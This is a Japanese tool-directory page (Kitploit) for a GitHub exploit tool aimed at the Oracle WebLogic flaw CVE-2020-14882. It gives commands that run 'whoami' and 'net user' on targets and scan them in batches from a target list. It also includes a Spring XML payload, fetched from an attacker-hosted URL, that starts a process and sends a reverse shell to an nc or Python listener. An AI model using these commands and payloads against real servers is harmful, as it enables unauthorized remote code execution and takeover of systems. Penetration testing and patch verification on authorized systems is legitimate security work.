

Skip to content
KitploitKITPLOIT
ツールエクスプロイトブログ
Log in
提出
ツールエクスプロイトブログ
提出

ハッキング、侵入テスト、サイバーセキュリティツールをあなたのセキュリティアーセナルに!

Kitploitはハッキング、サイバーセキュリティ、ペネトレーションテストのツールディレクトリです。最新のプロジェクトアップデートを見つけて、脆弱性の発見、システム分析、テストの自動化、セキュリティの強化を行いましょう。

フィードお問い合わせプライバシー© 2026 Kitploit

ツールディレクトリ

カテゴリ

すべてのカテゴリを見る
Loading categories
CVE-2020-14882_ALL — CVE-2020-14882_ALL総合利用ツール。コマンドエコー検出、バッチコマンドエコー、外部XMLによるエコーなしのコマンド実行などの機能をサポート。 | Kitploit

ツール/GitHubGitHub/ggyao/cve-2020-14882_all
ペイロード生成脆弱性分析エクスプロイトウェブアプリケーション悪用ペネトレーションテストコマンド&コントロール
GitHubggyao/cve-2020-14882_all

CVE-2020-14882_ALL

CVE-2020-14882_ALL総合利用ツール。コマンドエコー検出、バッチコマンドエコー、外部XMLによるエコーなしのコマンド実行などの機能をサポート。

リポジトリを見る
14438344年前Kitploit レビュー済み
共有

CVE-2020-14882_ALL

CVE-2020-14882_ALL 総合利用ツール。コマンド出力の確認、一括コマンド出力、外部XMLを使用した出力なしコマンド実行などの機能をサポートします。

必要なモジュール:requests、http.client

(本ツールは許可されたセキュリティテストにのみ使用し、不正使用は行わないでください。違反行為は作者とは無関係です。)

コマンド出力モジュールの既知の成功バージョン:12.2.1.3.0、12.2.1.4.0、14.1.1.0.0

オプション


機能1:コマンド出力

python3 CVE-2020-14882_ALL.py -u http://1.1.1.1:7001 -c "net user"

python3 CVE-2020-14882_ALL.py -u http://1.1.1.1:7001 -c "whoami"

機能2:一括コマンド出力

python3 CVE-2020-14882_ALL.py -f target.txt -c "whoami"

target.txt の形式:http://x.x.x.x:xx、1行に1つ。
機能3:外部XMLファイルを使用した出力なしコマンド実行

1、Linux リバースシェルを例に、poc.xml ファイルを編集し、Python リスナーを起動します。

<beans xmlns="http://www.springframework.org/schema/beans" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xsi:schemaLocation="http://www.springframework.org/schema/beans http://www.springframework.org/schema/beans/spring-beans.xsd">
  <bean id="pb" class="java.lang.ProcessBuilder" init-method="start">
    <constructor-arg>
      <list>
	<value>cmd</value>
      </list>
    </constructor-arg>
  </bean>
</beans>


Python リスナーを起動します。

nc リスナーを起動します。

2、-x オプションで XML ファイルのパスを指定し、ペイロードを送信します。

python3 CVE-2020-14882_ALL.py -u http://xxxx:7001 -x http://xxx:8000/poc.xml

3、シェルを正常に受信します。
ツールをダウンロード

人気

すべて見る →

コミュニティで最も使われているツールを見つけましょう。

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 究極のOSINTツールキット:調査グラフ、信頼度スコアリング、エイリアスファミリー、マップ、タイムライン、レポート。49個のモジュール、400以上のサイト、APIキー不要。

    795
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock ワンタップ実行アプリ(CVE-2026-43499)

    520
  • 3

    ARTEX

    baarai/artex

    プランナー/ワーカーエージェント、資産グラフと探索グラフ、MITMトラフィック記録、脆弱性の再テストを備えたLLMマルチエージェント自律ペネトレーションテストプラットフォーム。

    439
  • 4

    redforge

    cybersecurity91/redforge

    ブラウザ側のレッドチームツールキット。偵察、ペイロード生成、認証情報攻撃、暗号、エンコーディング、エンゲージメントレポート向けの102のオフラインツールを備えています。

    346
  • 5

    looking-glass

    anonghosty/looking-glass

    ShadowserverレポートをMongoDBに取り込み、インタラクティブなマップ、分析、調査結果、アドバイザリ、エグゼクティブダッシュボードとして再生するCSIRTプラットフォーム。

    267
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    AIネイティブなサイバーセキュリティのためのアクションシステム。意図がガバナンスされた実行に変わり、証拠が運用記憶となり、すべての操作が次の操作を改善する。

    264

すべてのツールを探索

ツールコレクションを閲覧

すべてのツールを見る →






